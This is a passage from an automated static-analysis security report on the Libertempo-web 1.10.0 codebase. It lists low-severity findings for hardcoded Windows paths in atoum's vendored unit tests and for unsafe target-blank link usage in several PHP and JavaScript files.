
Hardcoded Absolute Path\Path 21:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=435
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\\a" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/

	classes/fs/path.php	classes/fs/path.php
Line	363	363
Object	"C:\\a"	"C:\\a"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
363.                                     ->isEqualTo('C:\\a')
```

Hardcoded Absolute Path\Path 22:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=436
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path " in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	365	365
Object	"	"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
365.                                     ->if($this->newTestedInstance('C:\a\b\.', '\\'))
```

Hardcoded Absolute Path\Path 23:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=437
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	370	370
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
370.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 24:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=438
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path \b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	372	372
Object	\b"	\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
372.                                     ->if($this->newTestedInstance('C:\a\.\b', '\\'))
```

Hardcoded Absolute Path\Path 25:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=439
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	377	377
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
377.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 26:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=440
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path '\\\\\\\\\\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	379	379
Object	\\\\\\\\\\\\b"	\\\\\\\\\\\\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
379.                                     ->if($this-
>newTestedInstance('C:\\\\a\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\b', '\\\\'))
```

Hardcoded Absolute Path\Path 27:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=441
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	384	384
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....  
384.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 28:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=442
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\current\directory" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	386	386
Object	"C:\current\directory"	"C:\current\directory"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....  
386.                                     ->given($this->function->getcwd =  
    'C:\current\directory')
```

Hardcoded Absolute Path\Path 29:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=442

Status	d=443 New
--------	------------------------------

The testResolveWindows method references external files using a hard-coded, absolute path "C:\current\directory\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	393	393
Object	"C:\current\directory\a\b"	"C:\current\directory\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
393.                                     ->isEqualTo('C:\current\directory\a\b')
```

Hardcoded Absolute Path\Path 30:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=444
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\current\directory\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	400	400
Object	"C:\current\directory\a\b"	"C:\current\directory\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....
400.                                     ->isEqualTo('C:\current\directory\a\b')
```

Hardcoded Absolute Path\Path 31:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=445
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\current\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	407	407
Object	"C:\current\a\b"	"C:\current\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....  
407.                                     ->isEqualTo('C:\current\a\b')
```

Hardcoded Absolute Path\Path 32:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=446
Status	New

The testResolveWindows method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 340.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	414	414
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testResolveWindows()

```
....  
414.                                     ->isEqualTo('C:\a\b')
```

Hardcoded Absolute Path\Path 33:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=447
Status	New

The testIsRoot method references external files using a hard-coded, absolute path "C:\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	706	706
Object	"C:\\\"	"C:\\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....  
706.                 ->if($this->newTestedInstance('C:\\', '\\')) -  
>boolean($this->testedInstance->isRoot())->isTrue()
```

Hardcoded Absolute Path\Path 34:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=448
Status	New

The testIsRoot method references external files using a hard-coded, absolute path "c:\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	707	707
Object	"c:\\\"	"c:\\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....
707.             ->if($this->newTestedInstance('c:\\', '\\'))-
>boolean($this->testedInstance->isRoot())->isTrue()
```

Hardcoded Absolute Path\Path 35:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=449
Status	New

The testIsRoot method references external files using a hard-coded, absolute path "C:\\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	708	708
Object	"C:\\\\"	"C:\\\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....
708.             ->if($this->newTestedInstance('C:\\', '/'))-
>boolean($this->testedInstance->isRoot())->isTrue()
```

Hardcoded Absolute Path\Path 36:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=450
Status	New

The testIsRoot method references external files using a hard-coded, absolute path "C:\\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	709	709
Object	"C:\\\\"	"C:\\\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....  
709.             ->if($this->newTestedInstance('C:\\' . uniqid()),  
                '\\')->boolean($this->testedInstance->isRoot())->isFalse()
```

Hardcoded Absolute Path\Path 37:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=451>
Status New

The testIsRoot method references external files using a hard-coded, absolute path "C:/" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	710	710
Object	"C:/"	"C:/"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....  
710.             ->if($this->newTestedInstance('C:/' . uniqid()))-  
>boolean($this->testedInstance->isRoot())->isFalse()
```

Hardcoded Absolute Path\Path 38:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=452>
Status New

The testIsRoot method references external files using a hard-coded, absolute path "C:/" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	711	711

Object	"C:/"	"C:/"
--------	-------	-------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....
711.             ->if($this->newTestedInstance('C:/' . uniqid(),
DIRECTORY_SEPARATOR) )->boolean($this->testedInstance->isRoot())-
>isFalse()
```

Hardcoded Absolute Path\Path 39:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=453
Status	New

The testIsRoot method references external files using a hard-coded, absolute path "C:/" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	712	712
Object	"C:/"	"C:/"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....
712.             ->if($this->newTestedInstance('C:/' . uniqid(), '/'))-
>boolean($this->testedInstance->isRoot())->isFalse()
```

Hardcoded Absolute Path\Path 40:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=454
Status	New

The testIsRoot method references external files using a hard-coded, absolute path "C:/" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 696.

	Source	Destination
File	/Libertempo-web-	/Libertempo-web-

	1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	713	713
Object	"C:/"	"C:/"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testIsRoot()

```
....
713.                                     ->if ($this->newTestedInstance('C:/' . uniqid(),
'\'))->boolean($this->testedInstance->isRoot())->isFalse()
```

Hardcoded Absolute Path\Path 41:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=455
Status	New

The testGetParentDirectoryPath method references external files using a hard-coded, absolute path "C:\\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 742.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	790	790
Object	"C:\\\\"	"C:\\\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testGetParentDirectoryPath()

```
....
790.                                     ->if ($this->newTestedInstance('C:\\' . uniqid(),
'\'))
```

Hardcoded Absolute Path\Path 42:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=456
Status	New

The testGetParentDirectoryPath method references external files using a hard-coded, absolute path "C:\\\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 742.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	796	796
Object	"C:\\"	"C:\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method public function testGetParentDirectoryPath()

```
....
796.                                     ->isEqualTo('C:\\')
```

Hardcoded Absolute Path\Path 43:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=457
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path array in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1002	1002
Object	array	array

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1002.                                     ['C:\a\b', '\\', 'C:\a\b', '\\', '.'],
```

Hardcoded Absolute Path\Path 44:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=458
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path "C:\a\b" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1002	1002
Object	"C:\a\b"	"C:\a\b"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1002.          ['C:\a\b', '\\', 'C:\a\b', '\\', '.'],
```

Hardcoded Absolute Path\Path 45:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=459
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path array in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1003	1003
Object	array	array

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1003.          ['C:\a\b', '\\', 'C:\a', '\\', '.\b'],
```

Hardcoded Absolute Path\Path 46:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=460
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path "C:\a" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1003	1003
Object	"C:\a"	"C:\a"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1003.          ['C:\a\b', '\\', 'C:\a', '\\', '.\b'],
```

Hardcoded Absolute Path\Path 47:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=461
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path array in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1004	1004
Object	array	array

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1004.          ['C:\a\b', '\\', 'C:\a\\', '\\', '.\b'],
```

Hardcoded Absolute Path\Path 48:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=462
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path "C:\a\\" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1004	1004
Object	"C:\a\\"	"C:\a\\"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1004.          ['C:\a\b', '\\', 'C:\a\\', '\\', '.\b'],
```

Hardcoded Absolute Path\Path 49:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=463
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path array in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1005	1005
Object	array	array

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1005.          ['C:\a\b', '\\', 'C:\c', '\\', '..\a\b'],
```

Hardcoded Absolute Path\Path 50:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=464
Status	New

The testRelativizeFromDataProvider method references external files using a hard-coded, absolute path "C:\c" in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php at line 990.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Line	1005	1005
Object	"C:\c"	"C:\c"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/fs/path.php
Method protected function testRelativizeFromDataProvider()

```
....
1005.          ['C:\a\b', '\\', 'C:\c', '\\', '..\a\b'],
```

Unsafe Use Of Target blank

Query Path:

JavaScript\Cx\JavaScript Low Visibility\Unsafe Use Of Target blank Version:1

[Description](#)

Unsafe Use Of Target blank\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1612
Status	New

Using u at line 376 of /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/examples/scripts/shCore.js, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/examples/scripts/shCore.js	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/examples/scripts/shCore.js
Line	381	381
Object	u	u

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/examples/scripts/shCore.js
Method function m(e, t, n, r, i) {

```
....
381.          var u = window.open(e, t, i);
```

Unsafe Use Of Target blank\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-

paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1613

Status New

Using b at line 64 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/view/compiled/kint.js, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/view/compiled/kint.js	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/view/compiled/kint.js
Line	66	66
Object	b	b

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/view/compiled/kint.js

Method v = function (a) {

```
....  
66.             if (b = window.open()) b.document.open(),
```

Unsafe Use Of Target blank\Path 3:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1614>

Status New

Using b at line 64 of /Libertempo-web-1.10.0/vendor/raveren/kint/view/compiled/kint.js, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/raveren/kint/view/compiled/kint.js	/Libertempo-web-1.10.0/vendor/raveren/kint/view/compiled/kint.js
Line	66	66
Object	b	b

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/raveren/kint/view/compiled/kint.js

Method w = function (a) {

```
....  
66.             if (b = window.open()) b.document.open(),
```

Unsafe Use Of Target blank\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1615
Status	New

Using "\"> at line 138 of /Libertempo-web-1.10.0/hr/Fonctions.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/hr/Fonctions.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	138	138
Object	"\">	"\">

Code Snippet

File Name /Libertempo-web-1.10.0/hr/Fonctions.php
Method \$text_edit_papier="<i class=\"fa fa-file-text\"></i>";

```
....
138.                 $text_edit_papier="<a
href=\"../edition/edit_user.php?user_login=$current_login\"
target=\"_blank\" title=\"\"._('resp_etat_users_imprim').\"\"><i
class=\"fa fa-file-text\"></i></a>";
```

Unsafe Use Of Target blank\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1616
Status	New

Using "\"> at line 1052 of /Libertempo-web-1.10.0/responsable/Fonctions.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/responsable/Fonctions.php	/Libertempo-web-1.10.0/responsable/Fonctions.php
Line	1052	1052
Object	"\">	"\">

Code Snippet

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php

Method `$text_edit_papier="<i class=\"fa fa-file-text\"></i>";`

```
....
1052.                                $text_edit_papier="<a class=\"action edit\"
href=\"../edition/edit_user.php?user_login=$current_login\"
target=\"_blank\" title=\"\"._('resp_etat_users_imprim').\"\"><i
class=\"fa fa-file-text\"></i></a>";
```

Unsafe Use Of Target blank\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1617
Status	New

Using ">" at line 1107 of /Libertempo-web-1.10.0/responsable/Fonctions.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

